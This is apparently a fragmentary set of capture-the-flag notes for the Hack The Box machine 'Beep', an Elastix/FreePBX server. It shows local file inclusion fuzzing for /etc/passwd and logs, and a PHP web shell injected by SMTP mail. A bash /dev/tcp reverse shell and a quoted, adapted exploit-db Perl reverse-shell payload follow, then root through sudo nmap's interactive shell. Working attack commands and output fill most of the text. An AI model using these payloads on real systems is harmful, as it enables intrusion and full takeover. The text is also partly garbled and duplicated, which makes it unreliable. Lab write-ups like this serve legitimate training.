	/apache2/logs/access.log
	/etc/httpd/logs/access.log
	/etc/httpd/logs/access_log
	/etc/httpd/logs/error_log
Add	<input type="text" value="Enter a new item"/>
Add from list ...	

Start attack

payload

Request	Payload	Status	Error	Timeout	Length
1	/etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	1872
50	/etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	1872
0		200	<input type="checkbox"/>	<input type="checkbox"/>	232
2	/apache/logs/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
3	/apache/logs/error.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
4	/apache2/logs/error.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
5	/apache2/logs/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
6	/etc/httpd/logs/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
7	/etc/httpd/logs/access_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
8	/etc/httpd/logs/error_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
9	/etc/httpd/logs/error.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
10	/logs/error.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
11	/logs/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
12	/logs/error_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
13	/logs/access_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
14	/usr/local/apache/logs/access_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
15	/usr/local/apache/logs/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
16	/usr/local/apache/logs/error_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
17	/usr/local/apache/logs/error.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
18	/usr/local/apache2/logs/access_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
19	/usr/local/apache2/logs/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
20	/usr/local/apache2/logs/error_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
21	/usr/local/apache2/logs/error.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
22	/var/log/access_log	200	<input type="checkbox"/>	<input type="checkbox"/>	232
23	/var/log/access.log	200	<input type="checkbox"/>	<input type="checkbox"/>	232

nothing here dead end



**Request**

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```

1 GET /vtigercrm/graph.php?current_language=
  ...../proc/self/environ%00&module=
  Accounts&action HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: <?php echo "Hello"; ?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elastixSession=556amvc7mb9m4n6vkm0ege8ku4
9 Upgrade-Insecure-Requests: 1
10
11

```

**Response**

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Wed, 31 Mar 2021 19:12:09 GMT
3 Server: Apache/2.2.3 (CentOS)
4 X-Powered-By: PHP/5.1.6
5 Content-Length: 41
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Sorry! Attempt to access restricted file.

```

if we had acces to environ file we can do code execution on User Agent

## Connect to smtp server

```

(root@kali)-[/Documents/htb/boxes/beep]
└─# telnet 10.10.10.7
25
Trying 10.10.10.7...
Connected to 10.10.10.7.
Escape character is '^]'.
220 beep.localdomain ESMTP Postfix
EHLO saad.htp      (enhanced hello and identify who am i)
250-beep.localdomain      (server response)
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VRFY asterisk@localhost (verify if asterisk is a valid user)

```

```
252 2.0.0 asterisk@localhost (server said yes it is)
VRFY bullshit
550 5.1.1 <bullshit>: Recipient address rejected: User unknown in local recipient
table (no)
mail from:zm9ando7@htb.co ()
250 2.1.0 Ok
rcpt to:asterisk@localhost
250 2.1.5 Ok
data (is the next think we type)
354 End data with <CR><LF>.<CR><LF>
Subject: Nice to hack u
<?php echo system($_REQUEST['ipp']); ?> (code execution)
.
250 2.0.0 Ok: queued as 640A3D92FF (mail has been queued)

500 5.5.2 Error: bad syntax
^C
exit
^C^C^C^C^]
telnet> exit
?Invalid command
telnet> quit
Connection closed.
```



change request method

url encoded = ctrl + u

## Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /vtigercrm/graph.php HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: <?php echo "Hello"; ?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elastixSession=556amvc7mb9m4n6vkm0ege8ku4
9 Upgrade-Insecure-Requests: 1
.0 Content-Type: application/x-www-form-urlencoded
.1 Content-Length: 135
.2
.3 current_language=../../../../../../../../var/mail/asterisk%00&module=
  Accounts&action=&ipp=bash+-i+>%26+/dev/tcp/10.10.14.16/1337+0>%261
```

reverse shell

```
(root🐼kali)-[/Documents/htb/boxes/beep]
# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.7] 46318
bash: no job control in this shell
bash-3.2$ id
uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)
bash-3.2$ █
```

# ***nmap interactive mode***

```
(root@kali)-[/Documents/htb/boxes/beep]
# searchsploit elastix

Exploit Title
-----
Elastix - 'page' Cross-Site Scripting
Elastix - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.2.0 - 'graph.php' Local File Inclusion
Elastix 2.x - Blind SQL Injection
Elastix < 2.5 - PHP Code Injection
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution

Shellcodes: No Results

#
```

```
Path
----
php/webapps/38078.py
php/webapps/38544.txt
php/webapps/34942.txt
php/webapps/37637.pl
php/webapps/36305.txt
php/webapps/38091.php
php/webapps/18650.py
```

# searchsploit -x php/webapps/18650.py

```
import urllib
rhost="172.16.254.72"
lhost="172.16.254.223"
lport=443
extension="1000"
```

# Reverse shell payload

```
url = 'https://' + str(rhost) + '/recordings/misc/callme_page.php?-  
action=c&callmenu=' + str(extension) + '@from-internal/n%0D%0AApplication:-  
%20system%0D%0AData:%20perl%20-MIO%20-  
e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSock  
+ '%3a' + str(lport) + '%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-  
%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0A'
```

```
urllib.urlopen(url)
```

```
# On Elastix, once we have a shell, we can escalate to root:
```

```
# root@bt:~# nc -lvp 443
```

```
# listening on [any] 443 ...
```

```
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
```

```
# id
```

```
# uid=100(asterisk) gid=101(asterisk)
```

```
# sudo nmap --interactive
```

```
# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
```

```
# Welcome to Interactive Mode -- press h <enter> for help
```

```
# nmap> !sh
```

```
# id
```

```
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),-  
10(wheel)
```

```
bash-3.2$ sudo -l  
Matching Defaults entries for asterisk on this host:  
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR  
LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE  
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC  
LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET  
XAUTHORITY"  
User asterisk may run the following commands on this host:  
(root) NOPASSWD: /sbin/shutdown  
(root) NOPASSWD: /usr/bin/nmap  
(root) NOPASSWD: /usr/bin/yum  
(root) NOPASSWD: /bin/touch  
(root) NOPASSWD: /bin/chmod  
(root) NOPASSWD: /bin/chown  
(root) NOPASSWD: /sbin/service  
(root) NOPASSWD: /sbin/init  
(root) NOPASSWD: /usr/sbin/postmap  
(root) NOPASSWD: /usr/sbin/postfix  
(root) NOPASSWD: /usr/sbin/saslpasswd2  
(root) NOPASSWD: /usr/sbin/hardware_detector  
(root) NOPASSWD: /sbin/chkconfig  
(root) NOPASSWD: /usr/sbin/elastix-helper  
bash-3.2$
```

```
bash-3.2$ sudo nmap --interactive
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

## Remote code execution

```
(rootkali)-[/Documents/htb/boxes/beep]
# searchsploit elastix
```

---

Exploit	Title
Elastix	- 'page' Cross-Site Scripting
Elastix	- Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.0.2	- Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.2.0	- 'graph.php' Local File Inclusion
Elastix 2.x	- Blind SQL Injection
Elastix < 2.5	- PHP Code Injection
FreePBX 2.10.0 / Elastix 2.2.0	- Remote Code Execution

---

```
Shellcodes: No Results
```

```
(rootkali)-[/Documents/htb/boxes/beep]
#
```

Path
php/webapps/38078.py
php/webapps/38544.txt
php/webapps/34942.txt
php/webapps/37637.pl
php/webapps/36305.txt
php/webapps/38091.php
php/webapps/18650.py

```
# searchsploit -x php/webapps/18650.py
```

```
import urllib
rhost="172.16.254.72"
lhost="172.16.254.223"
lport=443
extension="1000"
```

```
# Reverse shell payload
```

```
url = 'https://' + str(rhost) + '/recordings/misc/callme_page.php?-  
action=c&callmenu=' + str(extension) + '@from-internal/n%0D%0AApplication:-  
%20system%0D%0AData:%20perl%20-MIO%20-  
e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSock  
+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-  
%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'
```

```
urllib.urlopen(url)
```

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

```
https://'+str(rhost)+'recordings/misc/callme_page.php?action=c&callmenu='+str(extension)+'@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22'+str(lhost)+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'
```

☒ Text ☐ Hex ?  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

```
https://'+str(rhost)+'recordings/misc/callme_page.php?action=c&callmenu='+str(extension)+'@from-internal/n  
Application: system  
Data: perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"'+str(lhost)+''+str(lport)+'");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>:'
```

☒ Text ☐ Hex ?  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

[https://'+str\(rhost\)+'/recordings/misc/callme\\_page.php?action=c&callmenu='"+str\(extension\)+'@from-internal/n](https://'+str(rhost)+'/recordings/misc/callme_page.php?action=c&callmenu=')

Application: system

Data: perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new IO::Socket::INET(PeerAddr,"'+str(lhost)+' ':''+str(lport)+'");STDIN->fdopen(\$c,r);\$~->fdopen(\$c,w);system\$\_ while<>;'

```
(rootkali)-[/Documents/htb/boxes/beep]
# cp /usr/share/exploitdb/exploits/php/webapps/18650.py beep.py

(rootkali)-[/Documents/htb/boxes/beep]
# ls
beep.ctb  beep.ctb~  beep.ctb~  beep.ctb~~  beep.py  nmap  pswd  users
```

```
#####
import urllib
rhost="10.10.10.7"
lhost="10.10.14.16"
lport=443
extension="1000"

# Reverse shell payload

url = 'https://'+str(rhost)+'/'
```

```
(rootkali)-[/Documents/htb/boxes/beep]
# nc -lvnp 443
listening on [any] 443 ...


(rootkali)-[/Documents/htb/boxes/beep]
# cp /usr/share/exploitdb/exploits/php/we
```




```
(root@kali)-[/Documents/htb/boxes/beep]
# python beep.py
Traceback (most recent call last):
  File "beep.py", line 27, in <module>
    urllib.urlopen(url)
  File "/usr/lib/python2.7/urllib.py", line 87, in urlopen
    return opener.open(url)
  File "/usr/lib/python2.7/urllib.py", line 215, in open
    return getattr(self, name)(url)
  File "/usr/lib/python2.7/urllib.py", line 445, in open_https
    h.endheaders(data)
  File "/usr/lib/python2.7/httpplib.py", line 1078, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python2.7/httpplib.py", line 894, in _send_output
    self.send(msg)
  File "/usr/lib/python2.7/httpplib.py", line 856, in send
    self.connect()
  File "/usr/lib/python2.7/httpplib.py", line 1303, in connect
    server_hostname=server_hostname)
  File "/usr/lib/python2.7/ssl.py", line 369, in wrap_socket
    _context=self)
  File "/usr/lib/python2.7/ssl.py", line 599, in __init__
    self.do_handshake()
  File "/usr/lib/python2.7/ssl.py", line 828, in do_handshake
    self._sslobj.do_handshake()
IOError: [Errno socket error] [SSL: UNSUPPORTED_PROTOCOL] unsupported protocol (_ssl.c:727)
```

the certificate failed to verify

we gonna use burp to help us change RHOST to localhost





 These settings control whether Burp redirects requests received by this listener.

Redirect to host:

Redirect to port:

☒ Force use of TLS

Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.

☐ Support invisible proxying (enable only if needed)


Add

Edit

Remove

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host
<input checked="" type="checkbox"/>	127.0.0.1:80		https://10.10.10.7:443	Per-host

my localhost gonna forward me to the beep server user tls certificate



```
import urllib
rhost="localhost"
lhost="10.10.14.16"
lport=443
extension="1000"

# Reverse shell payload

url = 'http://'+str(rhost)+'/record'
urllib.urlopen(url)
```

## Request

Raw Params Headers Hex

Pretty Raw \n Actions ▼

```
1 GET /recordings/misc/callme_page.php?action=c&callmenu=
  1000@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MIO%20-e%2
  0%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%2
  8PeerAddr%2c%2210.10.14.16%3a443%22%29%3bSTDIN-%3efdopen%28%24c%2c%29%3b%24%7e
  -%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
  HTTP/1.0
2 Host: localhost
3 User-Agent: Python-urllib/1.17
4 Accept: */*
5 Connection: close
6
7
```

## RESPONSE

```
<script
language='javascript'>parent.document.getElementById('callme_status').innerHTML
= 'The call failed. Perhaps the line was busy.';</script><script
language='javascript'>parent.document.getElementById('pb_load_inprogress'
).value='false';</script><script
language='javascript'>parent.document.getElementById('callme_status'
).parentNode.style.backgroundColor = 'white';</script>
```

svmap is a sip scanner. When launched against ranges of ip address space, it will identify any SIP servers which it finds on the way.

```
(root@kali)~/Documents/htb/boxes/beep
# svmap 10.10.10.7
```

SIP Device	User Agent	Fingerprint
10.10.10.7:5060	FPBX-2.8.1(1.8.7.0)	disabled

```
(root@kali)~/Documents/htb/boxes/beep
#
```

using port 5060 not 443

svware - Extension line scanner scans SIP PaBXs for valid extension lines.

```
(root@kali)~[/Documents/htb/boxes/beep]
# svwar -m INVITE -e230-240 10.10.10.7
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
```

Extension	Authentication
233	reqauth

extension 233

### Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 GET /recordings/misc/callme_page.php?action=c&callmenu=
233@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MI0%20-e%20
%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20I0%3a%3aSocket%3a%3aINET%28
PeerAddr%2c%2210.14.16%3a443%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-
%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A HTTP/1.0
3 Host: localhost
4 User-Agent: Python-urllib/1.17
5 Accept: */*
6 Connection: close
7
```

```
(root@kali)~[/Documents/htb/boxes/beep]
# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.7] 53286
id
uid=100(asterisk) gid=101(asterisk)
```

```
python -c 'import pty;pty.spawn("/bin/bash");'
bash-3.2$
```

```
bash-3.2$ sudo nmap --interactive
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```